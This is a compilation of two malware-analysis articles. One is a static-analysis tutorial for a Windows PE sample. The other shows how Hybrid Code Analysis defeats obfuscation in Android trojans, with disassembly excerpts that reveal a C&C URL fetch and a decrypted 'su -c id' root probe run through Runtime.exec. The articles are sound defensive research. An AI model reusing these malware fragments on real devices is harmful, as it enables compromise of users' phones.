
There are several tools and techniques that could be used to analyze malware statically. First, we will start by identifying the file type. Then, extracting the Strings in the code. After that I will give a glimpse of using advanced tools to fully understand how malware works.

File Type

First, start by identifying what type of file this is. Do not depend on the file extension in Windows to identify the file type. The *file* command in *NIX can help you identify the file type.

File

The *file* command is a *NIX standard utility. It would examine the specific field in the file to identify its type or extension. I used file command in CYGIN to examine malware.ex_ file and the result shows that it is a Portable Executable (PE) 32 bits file for MS Windows as shown in Figure 2.



```
$ file malware.ex_  
malware.ex_: PE32 executable (GUI) Intel 80386, for MS Windows
```


Figure 2. Using file command in *NIX to examine a file

Extract Strings

Next, start by extracting and reading meaningful information in the malware. This can be done by extracting strings inside the malware using several tools such as *Strings* [4] and *IDA* [5].

Strings

Strings is a Microsoft Windows tool used to scan a file to recognize UNICODE (or ASCII) strings. Figure 3 shows part of the result for processing malware1.exe file looking for strings with length greater than 10. Very useful information might be discovered by using such a simple tool, for example, the URL that the malware uses to communicate with.



```

C:\malware\Strings>strings.exe -n 10 malware1.exe

Strings v2.51
Copyright (C) 1999-2013 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
ts9_ tn9 $ti
0123456789abcdefghijklmnopqrstuvwxyz
deflate 1.2.3 Copyright 1995-2005 Jean-loup Gailly
CloseHandle
CreateProcessA
GetSystemDirectoryA
GetStartupInfoA
CreatePipe
GetDriveTypeA
FindNextFileA
GetLastError
FileTimeToSystemTime
FileTimeToLocalFileTime
FindFirstFileA
SetFileAttributesA
ResumeThread
SetThreadPriority
GetCurrentThread
SetPriorityClass
GetCurrentProcess
GetEnvironmentVariableA
GetShortPathNameA
GetModuleFileNameA
FreeLibrary
GetProcAddress
LoadLibraryA
Process32Next

```

Figure 3. Usage of String to process malware01.exe looking for strings length greater than 10

IDA

IDA is available on several platforms including Linux, Windows, and Mac OS X. IDA is a very powerful software that disassembles, debugs file, and has more features. To use IDA to extract strings in the file you need first to ensure that the string sub-view is open. To do so, go to View –> open subviews -> Strings as shown in Figure 4. By selecting String view as depicted in Figure 5 you will see the extracted strings in the file passed to IDA.





Figure 4. Open strings view in IDA

Linked libraries

The next step would be identifying the functions or libraries that the malware imports and file header information. This would help us identify what libraries this malware is using and what it is doing. Programmers import libraries and link them to their code statically or dynamically. Static linking is used widely in *NIX programs. Using this method to link libraries would generate a large file because the imported libraries are copied in the code. In the dynamic linking approach, the operating system would search for the imported libraries when the program is loaded. A couple of tools are available to identify the imported libraries. *Dependency Walker* [7] and *PE Explorer* [8] are used to identify the dynamically linked functions and PE header information.



Address	Length	Type	String
.rdata:0040EAD2	00000006	C	OZw3(?)
.rdata:0040EC52	00000006	C	V_:\1:
.rdata:0040EC76	00000005	C	NI2\"v
.rdata:0040EC9C	00000005	C	O*9y]
.rdata:0040EE2C	00000005	delphi	H
.rdata:0040EE54	00000005	delphi	p
.rdata:0040F19A	00000009	C	ReadFile
.rdata:0040F1A6	00000006	C	Sleep
.rdata:0040F1AE	0000000C	C	CloseHandle
.rdata:0040F1BC	0000000F	C	CreateProcessA
.rdata:0040F1CE	00000014	C	GetSystemDirectoryA
.rdata:0040F1E4	00000010	C	GetStartupInfoA
.rdata:0040F1F6	0000000B	C	CreatePipe
.rdata:0040F204	0000000E	C	GetDriveTypeA
.rdata:0040F214	0000000A	C	FindClose
.rdata:0040F220	0000000E	C	FindNextFileA
.rdata:0040F230	0000000D	C	GetLastError
.rdata:0040F240	00000015	C	FileTimeToSystemTime
.rdata:0040F258	00000018	C	FileTimeToLocalFileTime
.rdata:0040F272	0000000F	C	FindFirstFileA

Figure 5. Strings extracted by IDA

Note: Malware developers start using packing and obfuscation to complicate malware analysis. The original malware code is hidden/encrypted in the code and it will be decrypted/unpacked during run time by a routine in the malware. There are several tools used to unpack the malware code through different techniques. PE explorer will do it automatically for you.

PE Explorer

PE Explorer is a commercially available tool used to open and edit PE 32 bits files to perform static analysis. It provides several feature such as automatically un-packing file. Figure 6 shows header information for malware.exe. It shows a lot of information such as machine that you can run this file on and time stamp and more. To see the imported libraries and function by this files select view –> import as shown in Figure 7. To understand what this malware will do you have to understand what libraries and functions this malware is importing and using.




HEADERS INFO		
 Address of Entry Point: <input type="text" value="00413000"/>  Real Image Checksum		
Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0005h	
Time Date Stamp	48326559h	20/05/2008 05:44:57
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	010Fh	
Magic	010Bh	PE 32
Linker Version	0007h	7.0
Size of Code	00009C00h	
Size of Initialized Data	00006800h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	00413000h	
Base of Code	00001000h	
Base of Data	0000B000h	
Image Base	00400000h	

Figure 6. Viewing file header information using PE Explorer




IMPORT VIEWER				
  				
RVA	Name	RVA	Hint	Name
0040F5DAh	KERNEL32.dll	0040B05Ch	0024h	GetModuleFileNameA
0040F70Eh	USER32.dll	0040B060h	00B4h	FreeLibrary
0040F798h	GDI32.dll	0040B064h	003Eh	GetProcAddress
0040F8A0h	ADVAPI32.dll	0040B068h	00C2h	LoadLibraryA
0040F8D0h	SHELL32.dll	0040B06Ch	00FEh	Process32Next
0040F980h	MSVCRT.dll	0040B070h	00D9h	Module32First
0040FA6Ch	WS2_32.dll	0040B074h	00FCh	Process32First
		0040B078h	004Ch	CreateToolhelp32Snapshot
		0040B07Ch	009Eh	TerminateProcess
		0040B080h	00EFh	OpenProcess
		0040B084h	007Dh	ExitProcess
		0040B088h	0028h	CopyFileA
		0040B08Ch	0057h	DeleteFileA
		0040B090h	004Ah	CreateThread
		0040B094h	00FFh	lstrcpmA
		0040B098h	00CEh	WaitForSingleObject
		0040B09Ch	00DDh	MoveFileA
		0040B0A0h	001Ch	GetFileAttributesA
Library description: Windows Base API Client DLL				
Syntax Details				
<pre>function GetModuleFileName(hModule: HINSTANCE; lpFilename: PANSIChar; nSize: DWORD): DWORD; stdcall; external 'kernel32.dll' name 'GetModuleFileNameA' index 313;</pre>				

Figure 7. Viewing imported libraries and function for malware.exe using PE Explorer


File section header (file format)

This part of the file contains metadata about the file. PE file has several sections. The most important sections are:

Table 1. Description of the PE File sections

Section	Description
.text (code):	Contains the code or instructions executed by the CPU.
.data:	Includes the global data of the program.
.edata and .idata:	indicate the export and import tables
.rsrc:	Contains resources for the file such as images and icons.

To get the file sections you can use PE Explorer to view and delete them. Figure 8 shows file sections using PE Explorer. You can use the resource viewer to see the icons and images included in the .rsrc section as shown in Figure 9 for notepad application.



Name	Virtual Size	Virtual Address	Size of Raw Data	Pointer to Raw Data	Characteristics	Pointing Directories
.text	00009A89h	00401000h	00009C00h	00000400h	60000020h	
.data	00004AEEh	0040B000h	00004C00h	0000A000h	40000040h	Import Table; Import Address Tab
.edata	00001448h	00410000h	00001400h	0000EC00h	C0000040h	
.rsrc	00000498h	00412000h	00000600h	00010000h	40000040h	Resource Table
.reloc	00000200h	00413000h	00000200h	00010600h	E0000020h	

Figure 8. View file sections using PE Explorer




Figure 9. View .rsrc sections using PE Explorer/resources viewer


Conclusion

This article explains how to use several tools to perform static analysis to obtain certain information about malware. More in-depth static analysis is required (e.g. disassembly) to gain more information about the functions. Moreover, dynamic analysis is needed to monitor the malware behavior.

References

- Sikorski, Michael, and Andrew Honig. Practical malware analysis the hands-on guide to dissecting malicious software. San Francisco: No Starch Press, 2012. Print.
- Symantec Report on the Underground Economy July 07–June 2008
- Jerin Mathew. “Cyber Crime Costs Global Economy \$500bn Annually.” International Business Time. July 2013. <http://au.ibtimes.com/articles/493506/20130723/cybercrime-csic-mcafee-hacking.htm>
- <http://technet.microsoft.com/en-us/sysinternals/bb897439>
- <https://www.hex-rays.com>
- Eagle, Chris. The IDA pro book the unofficial guide to the world’s most popular disassembler. San Francisco, CA: No Starch Press, 2011. Print.
- <http://www.dependencywalker.com/>
- <http://www.heaventools.com/>
- M. Egele, T. Scholte, E. Kirda, and C. Kruegel. “A survey on automated dynamic malware-analysis techniques and tools.” ACM Computing Survey, 2008

About the Author



Ali AlHasan has more than six years of experience in Information Technology and Information Security that includes Application Development, Penetration Testing, Information Security Compliance Management, Information Security Risk Management, and Project Management. He is MCSE, CCNA, CEH, CHFI, ISO 27001 Lead auditor and CISA certified.

Hybrid Code Analysis versus State of the Art Android Backdoors Mobile Malware is evolving... can the good guys beat the new challenges?

by Jan Miller Reverse Engineering, Static Binary Analysis and Malware Signature algorithms specialist at Joe Security LLC

Mainstream usage of handheld devices running the popular Android OS is the main stimulation for mobile malware evolution. The rapid growth of malware and infected Android application package (APK) files found on the many app stores is an important new challenge for mobile IT security.

Sophisticated anti-reverse engineering techniques, such as encryption and heavy obfuscation, are becoming malware industry standard. In June, an unofficial, but popular app store released more than 50,000 new applications (AppBrain, 2013).




Figure 1. AppBrain New Applications Per Month Trend

The Figure 1 outlines the rising trend of new application releases on AppBrain with a growing portion of low quality applications. About 13 billion APK file download have been registered worldwide up until today, while this is counting only the official app stores (AndroLib, 2013).

The problem we face today is that signature/pattern based detection methods that rely purely on static analysis, as implemented by most mobile anti-virus solutions, will fail in the long run, as heavy usage of java reflective invokes and encrypted data nullifies pure static analysis. Latest research is backing up this claim. Even the ten most common anti-virus applications are not resistant against simple transformation techniques, as has been shown by Rastogi et al. and their DroidChameleon framework (Rastogi, Chen, & Jiang, 2013). Of course, now one could assume that every application using heavy obfuscation is malicious, as it is obviously a clear indicator that something is trying to be hidden, but collective punishment is usually not a good idea. The reason for this being a weak criterion is the following: more

and more legitimate commercial apps are implementing obfuscation techniques today to protect their intellectual property. Tools such as ProGuard obfuscate class names, method names; wrap all API calls in reflective invoke delegates to hide the real API name, et cetera. These tools are very easy to use, integrate seamlessly into the development process and popularity is growing, so it is necessary to develop stronger detection algorithms, in other words: new technology is required – and the end goal has to be malicious *behavior* detection, not pattern detection.

In this article we will first outline Android obfuscation techniques on real-world samples and outline why pure static analysis fails. Then, we will present a new technology called Hybrid Code Analysis (HCA) and show how HCA overcomes all known obfuscation techniques and enables extraction of valuable analysis behavior data.

Terms and Definitions

In order to make the article as comprehensive as possible, the most important terms are outlined here.

Java Reflective Invokes

The Java Reflection API is originally intended to help programmers read “metadata” (like annotations or class/method names) or even change the state of objects not under direct control by setting fields or invoking even private methods. The “Uses of Reflection” is describes as the following:

“Reflection is commonly used by programs which require the ability to examine or modify the runtime behavior of applications running in the Java virtual machine. This is a relatively advanced feature and should be used only by developers who have a strong grasp of the fundamentals of the language.”
(Oracle, 2013)

First of all, as all Android Applications are based on Java code, the Java Reflection API can be used by developers in its full dimension. For malware authors and obfuscators in general, the most interesting API is the reflective invoke, because it is possible to wrap any API call in a sequence of calls from the Reflection API. First, an object of the target class is obtained using `java.lang.Class.forName()`, which in turn is used to obtain the correct method object with `java.lang.Class.getMethod()` followed by execution of the API using `java.lang.reflect.Method.invoke()`. Tools that take source code as input and transform every API call into an equivalent instruction call sequence exist today. The effect is that the transformed code ends up calling only Reflection APIs and no other APIs, making static analysis difficult, as it requires analysis of the parameters and linking the method object lookup calls with the final invoke (could be spread across multiple classes). Obviously, this is not the intended use of the Reflection API.

DalvikVM

Dalvik Virtual Machine (DalvikVM) is a register machine developed to execute code in a virtual environment on mobile devices. It is a core component of the Android platform. Dalvik takes Java byte code (*.class* files) as an input and transforms it to its own byte code format (*.dex* files). As Dalvik is implemented as a pure register machine (compared to a stack machine, such as the JVM, although in the JVM each operation happens at a fixed location on the stack and can be mapped to a register with JIT should java byte code be executed on register based architectures), it uses fewer resources and has a good performance. This is an important aspect, as every APK runs in its own virtual machine.

Application Package File

Android Application Package (APK) files are actually very similar to JAR files, as it uses the same “container” concept. An APK file is a ZIP file container including a single *classes.dex* file (multiple *.class* files merged by the *dx* optimizer), resources and a special binary XML manifest file that defines permissions, program entry points, event handlers and other metadata.

Android Obfuscation Techniques

In this chapter we will briefly outline the most common Android Obfuscation techniques that make static analysis and reverse engineering more difficult.

Random Symbol Names

One of the most typical obfuscation techniques is obfuscation of the class names, method names, field names, member variable names, and so on. As it is very easy to extract symbol information from Java byte code, symbol names are always included and not stripped as it is possible in other languages like C. If all symbols would be stripped, things like the Java Reflection API wouldn't work. In practice that means very random package/class/method names, as can be seen in the following Figure 2.

Method: mhejoqkihc.mkfkejcpu.mkfkejcpu->mkfkejcpu([B[B] Relevance: 63.1, APIs: 21, Strings: 14, Instructions: 135

Method: mkfkejcpu.lnhdxtd->mkfkejcpu(Ljava/lang/Object;) Relevance: 59.5, APIs: 1, Strings: 32, Instructions: 16

Figure 2. Random Symbol Names Distinguishable (Sample MD5 001a42a555b4bd39bf6ecd8b11441870)

As we can see, it is quite difficult to tell the methods apart, because the same method name is being used in different classes. Looking at another sample, we can see that the method naming convention was evolved even further into enhancing obfuscation: Figure 3.

Method: com.android.system.admin.CcOCclC->oCllCll(III) Relevance: 12.0, APIs: 1, Strings: 7, Instructions: 24

Method: com.android.system.admin.OcOCclC->oCllCll(III) Relevance: 12.0, APIs: 1, Strings: 7, Instructions: 23

Method: com.android.system.admin.IOCIOOI->oCllCll(III) Relevance: 12.0, APIs: 1, Strings: 7, Instructions: 23

Method: com.android.system.admin.OICCCll->oCllCll(III) Relevance: 10.5, APIs: 1, Strings: 6, Instructions: 24

Figure 3. Random Symbol Names Non-Distinguishable (Sample MD5 e1064bfd836e4c895b569b2de4700284)

Here, the random character set consists only of three characters “C”, “I” and “O” in their different cases, the method names differ by their class name only, essentially not only making the methods non-distinguishable, but potentially misleading analysts through mix-ups. Understandably, reverse engineering the sample becomes quite difficult and one could describe this technique as “symbol stripping”, as all useful descriptive symbol names are unreadable character-junk.

String Encryption

Encrypted strings make it very difficult to understand disassembly code, for example, as reflective invokes use strings as parameters in the class/method/field lookup code. Without that information it is not possible to know by static analysis on what class/method a reflective invoke is operating. In other words, analysis without execution becomes extremely difficult. The above figure demonstrates how important it is to have live data when understanding execution flow. Using pure static analysis, it would require reverse engineering the decryption routine, in order to obtain the decrypted payload (in this case the call to “mkfkejcpu.mkfkejcpu->mkfkejcpu” on line 19, Figure 4). Should the decryption routine furthermore require live data (data retrieved during execution), for example, loading a secret key stored on some web page, it becomes nearly impossible to understand execution flow with static tools alone.

Crucial parts of the program behavior rely on strings, be it for reflective invokes, Web URLs or C&C server commands. This becomes extremely important, if all API calls are wrapped by reflective invokes (heavy obfuscation). That is why dynamic runtime analysis is becoming a very important tool to work against obfuscation, as string encryption is a widespread common technique today.

17	const-string v1, "+s<e3-<j.6.Fr3s>^6.Fr3s>5+s+H.e"	
19	invoke-static {v1}, Lmkfkejku/mkfkejku;->mkfkejku(Ljava /lang/String;)Ljava/lang/String;	<ul style="list-style-type: none"> Time: 148731 param0: +s<e3-<j.6.Fr3s>^6.Fr3s>5+s+H.e Return: <ul style="list-style-type: none"> android.telephony.TelephonyManager
20	move-result-object v1	
22	invoke-static {v1}, Ljava/lang /Class;->forName(Ljava/lang/String;)Ljava /lang/Class;	
23	move-result-object v1	
25	const-string v2, "H.jA.J-.u<"	
27	invoke-static {v2}, Lmkfkejku/mkfkejku;->mkfkejku(Ljava /lang/String;)Ljava/lang/String;	<ul style="list-style-type: none"> Time: 148743 param0: H.jA.J-.u< Return: <ul style="list-style-type: none"> getDeviceId

Figure 4. Retrieving TelephonyManager and getDeviceId strings through decryption

Wrapping API calls with reflective invokes

As mentioned already, reflective invokes allow “masquerading” the real API call when using encrypted strings in the lookup code. In the following figure we can see a very good example of how static analysis fails producing anything useful for an analyst or automatic detection algorithm: Figure 5.

15	const/16 v2, 0x10
16	const/4 v3, 0x0
18	invoke-static {v0, v2, v3}, Lcom/android/system/admin/IccIO;->oCII(III)Ljava /lang/String;
19	move-result-object v0
21	invoke-static {v0}, Ljava/lang/Class;->forName(Ljava/lang/String;)Ljava/lang/Class;
22	move-result-object v0
23	const/16 v2, -0x13
24	const/16 v3, 0x45
25	const/4 v4, -0x4
27	invoke-static {v2, v3, v4}, Lcom/android/system/admin/IccIO;->oCII(III)Ljava /lang/String;
28	move-result-object v2
29	const/4 v3, 0x0
31	invoke-virtual {v0, v2, v3}, Ljava/lang/Class;->getMethod(Ljava/lang/String;[Ljava /lang/Class;)Ljava/lang/reflect/Method;
32	move-result-object v0
33	const/4 v2, 0x0
35	invoke-virtual {v0, v1, v2}, Ljava/lang/reflect/Method;->invoke(Ljava/lang/Object;[Ljava /lang/Object;)Ljava/lang/Object;

Figure 5. Reflective invoke masquerades real API call

In the disassembly excerpt above, the local method invokes at line 18 and line 27 return encrypted strings that are used for the lookup calls to `java.lang.Class.forName()` and `java.lang.Class.getMethod()`. It is not deductible without execution what the actual API call at line 35 really is. Technology that combines static with dynamic analysis is needed.

Hybrid Code Analysis

Hybrid Code Analysis (HCA) is the new analysis technology that was briefly mentioned in article's introduction. In general, HCA means using static code analysis (analysis of disassembly code without execution) and dynamic code analysis (logging executed behavior through instrumentation, various implementations) in an intelligent way so that code coverage and dormant code detection is optimized. An important part is linking dynamic runtime data with the according disassembly code, thereby revealing hidden API calls in full context and all input/output data at parameter level (e.g. a decrypted string). For example, static analysis might retrieve interesting event handlers from the Manifest file prior execution, forward that information to the Sandbox and thereby help generate simulation events to maximize code coverage and trigger as much payload as possible during runtime. In other words, HCA takes the best of both worlds to improve overall malware analysis in a way superior to the techniques if they were used alone.

Using HCA to decrypt strings

Let us take a look at a good example to understand what this means: *Opfake.C* (Sample MD5 001a42a555b4bd39bf6ecd8b11441870) is a SMS based Trojan for Android that uses String encryption heavily. Often, string decryption routines follow the same scheme and their function signature looks as following:

```
static String DecryptRoutine(String encryptedString)
```

In order to extract dynamic data from the target

This function signature translates into the following HCA directive:

```
__STATIC__ __ANYLOCALCLASS__;->__ANYFUNC__(Ljava/lang/String;)Ljava/lang/String;
```

The above configuration option will tell HCA to log all method calls for methods that are static (see `__STATIC__` keyword), located in any class (see `__ANYLOCALCLASS__` keyword, which means any class declared in the classes.dex file), of any name (see `__ANYFUNC__` keyword, as the exact method name is not known ahead of time) and with the requirement of taking a `java.lang.String` object as single parameter and returning a `java.lang.String` object. This special configuration is quite specific, but flexible enough to intercept most String decryption routines without spamming the engine with too much logging data.

Running *Opfake.C* with the engine configured as above, a lot of strings are suddenly decrypted. Here, the String `3F.so3ss.lj-3s` translates to “openConnection” and the DecryptString routine that is used at hundreds of code locations is the static function “mkfkejku” at package “mkfkejku”, class “mkfkejku” (The referenced report is available online at www.joesecurity.org if you navigate to the sample reports) (Figure 6).

82	const-string v10, "3F.so3ss.lj-3s"	
84	invoke-static {v10}, Lmkfkejku/mkfkejku;->mkfkejku(Ljava/lang/String;)Ljava/lang/String;	<ul style="list-style-type: none"> Time: 286450 param0: 3F.so3ss.lj-3s Return: <ul style="list-style-type: none"> openConnection

Figure 6. Decrypted String “openConnection”

The decrypted string is information that would have been hidden, if analyzed without HCA and without such flexible configuration options, such as the template-style logging directives. Of course, should one discover an interesting function call during analysis that is not being instrumented, it is possible to update the configuration and rerun the sample for more live data extraction. Directly following the string decryption, the decrypted string is used as a parameter for `java.lang.Class.getMethod()`: Figure 7.

85	move-result-object v10	
86	const/4 v11, 0x0	
87	new-array v11, v11, [Ljava/lang/Class;	
89	invoke-virtual {v9, v10, v11}, Ljava/lang/Class;.>getMethod(Ljava/lang/String;[Ljava/lang/Class;)[Ljava/lang/reflect/Method;	<ul style="list-style-type: none"> • Time: 286451 • param0:.openConnection • param1: [Ljava.lang.Class;@a071f260 • Return: <ul style="list-style-type: none"> •.openConnection • public java.net.URLConnection java.net.URL.openConnection() thr

Figure 7. Decrypted String used for “getMethod” call

As the default configuration instruments all important java reflective API functions, the runtime data is available at this point and reveals the real API call. Reflective invokes are not that bad after all.

Using HCA to de-mask reflective invokes

As already mentioned, using reflection it is possible to masquerade the real API calls. As HCA remembers all java objects returned by invokes, it is easily possible to make a full association for all reflective invokes using known objects, thereby revealing the real API being called: Figure 8.

94	invoke-virtual {v9, v8, v10}, Ljava/lang/reflect/Method;.>invoke(Ljava/lang/Object;[Ljava/lang/Object;)[Ljava/lang/Object;	<ul style="list-style-type: none"> • Reflective invoke: <u>java.net.URL.openConnection</u> • Return: <ul style="list-style-type: none"> • libcore.net.http.HttpURLConnectionImpl.http://gogos1.net/index.php • Time: 286452 • param0: http://gogos1.net/index.php • param1: [Ljava.lang.Object;@a06aave8
----	--	---

Figure 8. Reflective invoke resolved

As we can see in the figure above, the otherwise useless reflective invoke becomes valuable information when connecting dynamic data back to the disassembly. Suddenly it becomes a lot easier to understand the entire function (this is a good example of what Hybrid Code Analysis is all about).

Using HCA to analyze a State of the Art Android Backdoor

Let us take a look if HCA is useful on a real world, state of the art malware sample. Recently we came across a blogpost by Kaspersky (Unuchek, 2013) that introduces its readers to a new Android Backdoor Trojan as “*The most sophisticated Android Trojan*” with the name *Obad.a*, so we got curious to see whether or not HCA would be able to handle the APK (Sample MD5 e1064bfd836e4c895b569b2de4700284) with the same techniques outlined in the previous chapters. Here is just a small portion of the analysis results (full details available at our company page) that shows one interesting aspect: Figure 9.

10	invoke-static {v1}, Lcom/android/system/admin/oc0icCo;.>ooCclC(Ljava/lang/String;)[Ljava/lang/String;	<ul style="list-style-type: none"> • Time: 144500 • param0: [D@a06aa5f0 • param0: su -c 'id' • param0: 7375202D632027696427 • Return: <ul style="list-style-type: none"> • su -c 'id' • Time: 144500 • param0: eCZyf2UldChllw== • Return: <ul style="list-style-type: none"> • su -c 'id'
11	move-result-object v1	
13	invoke-virtual {v0, v1}, Ljava/lang/Runtime;.>exec(Ljava/lang/String;)[Ljava/lang/Process;	<ul style="list-style-type: none"> • Time: 144551 • param0: su -c 'id' • Return: <ul style="list-style-type: none"> • Process[pid=2369]

Figure 9. Superuser Shell Invoke

In the figure above we see the “DecryptString” function call (instrumented generically in the same way as outlined earlier) returning “su -c ‘id’” and passing the string to `Runtime.exec()`. It is an attempt to create a superuser shell.

